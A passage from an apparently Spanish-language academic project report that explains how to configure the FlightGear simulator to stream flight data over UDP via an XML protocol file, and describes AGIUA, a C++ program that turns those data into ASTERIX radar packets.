


Figura 27.2: Descarga de FlightGear

Una vez descargado el archivo "FlightGear-xxxx.exe" lo ejecutamos para comenzar la instalación.

27.1.2. Configuración

FlightGear viene con un conjunto limitado de escenarios. Aparte del Área de la Bahía alrededor de San Francisco (incluyendo el aeropuerto por defecto KSFO), el usuario puede instalar escenarios adicionales. Para instalarlos debemos ingresar al sitio oficial de Flightgear y seleccionar la pestaña "Download FlightGear – Download Scenery", una vez allí seleccionamos la última versión de World Scenery, lo cual abrirá una nueva página donde se puede ver una imagen del mundo completa dividida en sectores. La Figura 27.3 muestra dicha página.




Figura 27.3: Descarga de Escenarios FlightGear

Para descargar el escenario de un sector específico solo debemos hacer clic en el rectángulo ubicado en dicho sector y comenzara la descarga. En nuestro caso, como necesitamos el escenario del aeropuerto Ambrosio Taravella, vamos a descargar el rectángulo que se encuentra sobre la ciudad de Córdoba.

Una vez finalizada la descarga, debemos descomprimir el archivo en la ubicación que deseemos para luego cargarlo en "FlightGear Wizard[2]".

Finalizada la descarga e instalación de los componentes necesarios, debemos ejecutar el programa "FlightGear Louncher" para comenzar la configuración.

La Figura 27.4 muestra la primera pantalla de configuración. En el apartado "FG_ESCENARY" debemos cargar la ruta de la carpeta donde guardamos el escenario descargado anteriormente.

[2] Interfaz gráfica de FlightGear que se ejecuta al correr el programa. El mismo se utiliza para realizar la configuración de la próxima simulación.




Figura 27.4: Primera pantalla configuración FlightGear

La siguiente pantalla de configuración se muestra en la Figura 27.5 en la cual debemos configurar que aeronave deseamos utilizar para el vuelo. Debido a que no es importante para el trabajo el tipo de aeronave utilizada. Se decidió utilizar la aeronave Cesna 172p que es la que utilizan los principiantes debido a su facilidad de vuelo.




Figura 27.5: Selección de la aeronave FlightGear

La próxima pantalla de configuración se utiliza para seleccionar la ubicación inicial del avión. En nuestro caso se seleccionó el aeropuerto Ambrosio Taravella, cuyas siglas de identificación ICAO[3] es “SACO”. Dicha configuración se encuentra en la Figura 27.6.

[3] Código de designación de aeropuertos compuesto de cuatro caracteres alfanuméricos que sirve para identificarlos alrededor del mundo




Figura 27.6: Selección de localización inicial FlightGear

Por último la Figura 27.7 muestra la pantalla final de configuración. En la misma se realizan configuraciones graficas en su mayoría. También se utiliza para configurar el modo multijugador.




Figura 27.7: Ultima pantalla de configuración de FlightGear

En las opciones avanzadas de configuración (botón “Advanced…” de la última ventana de configuración) se pueden realizar una gran cantidad de configuraciones adicionales. En nuestro caso la utilizaremos solo para realizar la carga de documento XML para obtener los datos del vuelo. Dicha configuración se verá en el apartado “27.1.3.2. Utilización del archivo XML”.

27.1.3. Extracción de datos del vuelo mediante archivo XML

FlightGear posee una forma de extraer los datos del vuelo en tiempo real definiendo en un archivo XML los datos que deseamos obtener y cargando el mismo en el programa antes de comenzar la simulación.

Una vez iniciado la simulación, FlightGear envía la información mediante paquetes UDP, los cuales pueden ser leídos por programas externos utilizando sockets de comunicación. En nuestro caso los paquetes serán enviados al simulador radar para que este se encargue de procesar los datos del vuelvo y genere los paquetes Asterix que serán enviados el centro de operaciones.

El mecanismo que utiliza para enviar datos también es utilizado para poder recibir datos externos. Gracias a esto se puede utilizar un programa externo para manejar FlightGear y sus diferentes parámetros de simulación.

Este protocolo de comunicación genérico proporciona una poderosa manera de añadir código ASSCII o binario tanto para entrada como para salida. Dicha información se define en el archivo XML y se debe guardar en la carpeta:

- C:\Program Files\FlightGear 3.4.0\data\Protocol

27.1.3.1. Contenido del archivo XML

La Figura 27.8 muestra el contenido del documento XML que se ha utilizado para la obtención de los datos que serán enviados al simulador radar. Los datos obtenidos del avión en vuelo son: latitud, longitud, rumbo y velocidad.

```xml
<?xml version="1.0"?>
<PropertyList>
<generic>
    <output>
        <line_separator>;</line_separator>
        <var_separator>;</var_separator>
        <binary_mode>false</binary_mode>
        <chunk>
            <name>longitude</name>
            <type>float</type>
            <format>%03.5f</format>
            <node>/position/longitude-deg</node>
        </chunk>
        <chunk>
            <name>latitude</name>
            <type>float</type>
            <format>%03.5f</format>
            <node>/position/latitude-deg</node>
        </chunk>
        <chunk>
            <name>speed</name>
            <type>float</type>
            <format>%03.5f</format>
            <node>/velocities/airspeed-kt</node>
        </chunk>
        <chunk>
            <name>heading</name>
            <type>float</type>
            <format>%03.5f</format>
            <node>/orientation/heading-deg</node>
        </chunk>
        <chunk>
            <name>Fin</name>
            <format>;</format>
        </chunk>
    </output>
 </generic>
</PropertyList>
```

Figura 27.8: Archivo XML

A continuación se detallarán cada una de las etiquetas XML contenidas en el documento:

- **PropertyList:** Define el bloque completo que será utilizado por FlightGear para definir la información enviada y/o recibida.
- **Generic:** Define el bloque de información que le permite al usuario diseñar los paquetes personalizados con los campos específicos que se elijan.
- **Output:** Bloque que define qué información será enviada desde FlightGear a través del socket UDP. Existe también la etiqueta "input" que define qué información se recibirá en FlightGear pero en nuestro caso no la utilizamos.
- **line_separator:** Define cual será el elemento separador entre los distintos conjuntos de datos. En nuestro caso utilizaremos el carácter ";" y nuestro programa simulador radar se encargará de separar dicha información. Se puede utilizar cualquier carácter como separador de línea y también se puede utilizar una serie de caracteres especiales como se muestra en la Figura 27.9.

Keyword	Special character
newline	\n
tab	\t
formfeed	\f
carriagereturn	\r
verticaltab	\v

Figura 27.9: Caracteres especiales

- **var_separator:** Define cual será el elemento que se utilizará para separar los distintos campos. El mismo se colocará al final de cada conjunto de datos. Al igual que en el campo "line_seperator" se pueden utilizar los caracteres especiales de la Figura 27.9.
- **binary_mode:** Valor de tipo booleano que define si se utilizara el modo binario en lugar de ASCII para el envío de la información. El valor por defecto del mismo es "false".
- **Chunk:** Tanto los bloques de "input" y "output" contienen una lista de "chunk", los cuales describen las propiedades de la variable a se quiere obtener información.
- **Name:** Define el nombre de la variable que se está utilizando. Esta es solo a modo de etiqueta para identificarla fácilmente.
- **Type:** Define el formato de la variable en cuestión. El mismo puede ser: string, float, bool, int (por defecto). A pesar de que el valor por defecto es int, se recomienda que esta etiquete esté presente en todos los campos.
- **Format:** Este campo se utiliza solo cuando se utiliza el protocolo ASCII, el mismo no debe ser utilizado cuando el modo binario está presente. El mismo define el formato real del dato que se está enviando. Se puede utilizar el mismo formato que el utilizado en la instrucción "prinft" del lenguaje C. La Figura 27.10 muestra las opciones de formato disponibles.

Formatting option	Type
%s	String
%d	Integer (default)
%f	Float

Figura 27.10: Opciones de formato

- **Node:** Se utiliza para definir la ruta del dato que deseamos enviar. FlightGear posee un árbol de propiedades, el cual se coincidiera el sistema nervioso del simulador y uno de sus mayores activos. Existen varias formas de ver el árbol de propiedades para definir cuáles son los datos que queremos obtener y la ruta completa del nodo. En nuestro caso utilizamos el archivo README que trae el simulador una vez instalado en el equipo. La ruta del mismo es:
    - C:\Program Files\FlightGear 3.4.0\data\Docs\README.properties

La Figura 27.11 muestra un fragmento del contenido de dicho archivo.

Figura 27.11: Fragmento archivo README.properties

27.1.3.2. Utilización del archivo XML

Una vez confeccionado todo el archivo XML debemos guardarlo con extensión ".xml" dentro de la carpeta:

- C:\Program Files\FlightGear 3.4.0\data\Protocol

Luego de guardar el archivo, debemos configurar FlightGear para que utilice el mismo durante la simulación de vuelo. Para esto, durante la configuración de FlightGear debemos ingresar a las opciones avanzadas en la última pantalla de configuración (Figura 27.7). Una vez allí debemos ingresar a la opción "Input/Output" como se puede ver en la figura 27.12.




Figura 27.12: Configuración de entrada/salida

A continuación se detallará la configuración correspondiente:

- **Protocol:** En nuestro caso utilizaremos el protocolo “generic” ya que es el que se utiliza cuando se realiza paquetes personalizados con los campos específicos que se elijan.
- **Medium:** En nuestro caso utilizaremos un socket para enviar la información. El simulador también brinda la posibilidad de enviar la información por el puerto serie o guardarla en un archivo.
- **Direction**: Se utiliza para definir el sentido de la información a utilizar. Esta puede ser “in”, “out” o “bi” que significa datos de entrada, de salida o en ambos sentidos respectivamente. Esto va relacionado directamente con el contenido del archivo XML, si en el mismo solo definimos la etiqueta “output” debemos seleccionar la dirección “out” como es en nuestro caso.
- **Hz**: Define la frecuencia con la que transmitirá la información definía en el archivo XML, es decir la cantidad de veces por segundo que se enviara la misma. En nuestro caso utilizamos el valor de 1 Hz para enviar un paquete por segundo ya que se asemeja al tiempo de respuesta del transponder de la aeronave.
- **Hostname:** Define la dirección ip donde serán enviados los paquetes generados por el simulador. En nuestro caso utilizamos la dirección de la máquina virtual utilizada para el simulador Radar.
- **Port:** Define el puerto que se utilizara para realizar la comunicación entre FlightGear y el simulador radar. En nuestro caso decidimos utilizar el puerto 53990.

- **TCP/UDP:** Checklist que define el protocolo que se utilizara para enviar los paquetes. En nuestro caso utilizamos UDP.
- **Generic:** Define el archivo xml que utilizaremos para generar la información de cada paquete. En esta lista se pueden ver todos los archivos que fueron guardada en la carpeta "Protocol" de FlightGear. Debemos seleccionar el archivo que guardamos anteriormente en dicha carpeta.

27.2. RADAR – AGIUA

Como se explicó en apartados anteriores, el Radar es el encargado de recibir la información de la aeronave, utilizarla para la creación de los paquetes ASTERIX y enviarlos por un socket UDP a la red. Para realizar este arduo trabajo hemos desarrollado un software denominado AGIUA (ASTERIX Generator IUA).

AGIUA toma los datos por un puerto predefinido, los analiza y realiza las conversiones necesarias para poder armar los nuevos paquetes en formato ASTERIX. Debido a que los datos obtenidos, no son iguales a los utilizados por dicho protocolo se deben hacer varias conversiones para obtener los datos necesarios, por ejemplo, en ASTERIX no se envían la latitud y longitud de la aeronave, sino que se envían los datos en coordenadas polares y cartesianas por lo que se debe realizar dicha conversión entre otras.

Una vez finalizadas las conversiones, armamos paquetes ASTERIX de una categoría ya establecida y los enviamos por otro socket UDP al programa que simula el centro de operaciones.

27.2.1. Esquema del programa

El sistema fue creado en su totalidad en el lenguaje C++. A continuación se detallará cada una de las clases que fueron creadas durante la realización del sistema y el objetivo de las mismas. La Figura 27.13 muestra el diagrama UML del sistema.




Figura 27.13: Diagrama UML sistema simulador Radar

A continuación se detallarán cada una de las clases:

- **Socket**: Clase general que posee las principales funciones para la comunicación por socket. Posee funciones de lectura y de escritura para que sean utilizadas tanto por un servidor como por un cliente.
- **SocketServidor**: Clase que hereda de la clase **Socket**. Es la encargada de abrir los sockets necesarios para la comunicación y de aceptar las conexiones de los clientes con el servidor.
- **SocketCliente**: Clase que hereda de la clase **Socket**. Es la encargada de abrir las conexiones con el servidor.
- **Radar**: Es la clase principal del programa. Es la encargada de recibir los paquetes provenientes de FlightGear, realizar las conversiones necesarias de los datos, la generación de paquetes Asterix y el envío de los mismos al centro de operaciones. Como se puede ver en el diagrama de la Figura 27.13, esta utiliza las clases SocketCliente y SocketServidor para realizar su tarea.

27.2.2. Funcionamiento

En esta sección se detallará el funcionamiento del sistema para lograr su objetivo. Para ello se creará una lista numerada de las actividades que realiza el mismo.

1. Primero el programa se encarga de crear e inicializa un objeto de la clase radar. En el constructor del mismo se crean 3 arreglos que se utilizaran como base para crear los paquetes Asterix de las categorías 1, 34 y 48 siempre que sean necesarios. Durante el funcionamiento del programa, cuando se necesite un paquete especifico, se utilizará como base algunos de estos 3 arreglos y se modificaran dependiendo la

información que sea necesaria. Por ejemplo, cuando necesitemos enviar un paquete Asterix de la categoría 48, se tomará el arreglo correspondiente a dicha categoría, se modificará la dirección del avión, la velocidad, las coordenadas cartesianas, etc. y se enviará al centro de operaciones. La Figura 27.14 muestra un fragmento del constructor de la clase radar.

```
radar::radar() {
    cant=33;
    cant34=16;
    cant48=62;

    //CADENAS ASTERIX
    //Paquete categoria 48;
    prueba48[0]=0x30;       prueba48[1]=0x00;       prueba48[2]=0x3e;
    prueba48[3]=0xff;       prueba48[4]=0xff;       prueba48[5]=0x02;
    prueba48[6]=0x93;       prueba48[7]=0x19;       prueba48[8]=0x37;
    prueba48[9]=0x8d;       prueba48[10]=0x56;      prueba48[11]=0xa0;
    prueba48[12]=0x32;      prueba48[13]=0x63;      prueba48[14]=0x20; //12-13 RHO 14-15 THETA
    prueba48[15]=0x8c;      prueba48[16]=0x0e;      prueba48[17]=0xd9;
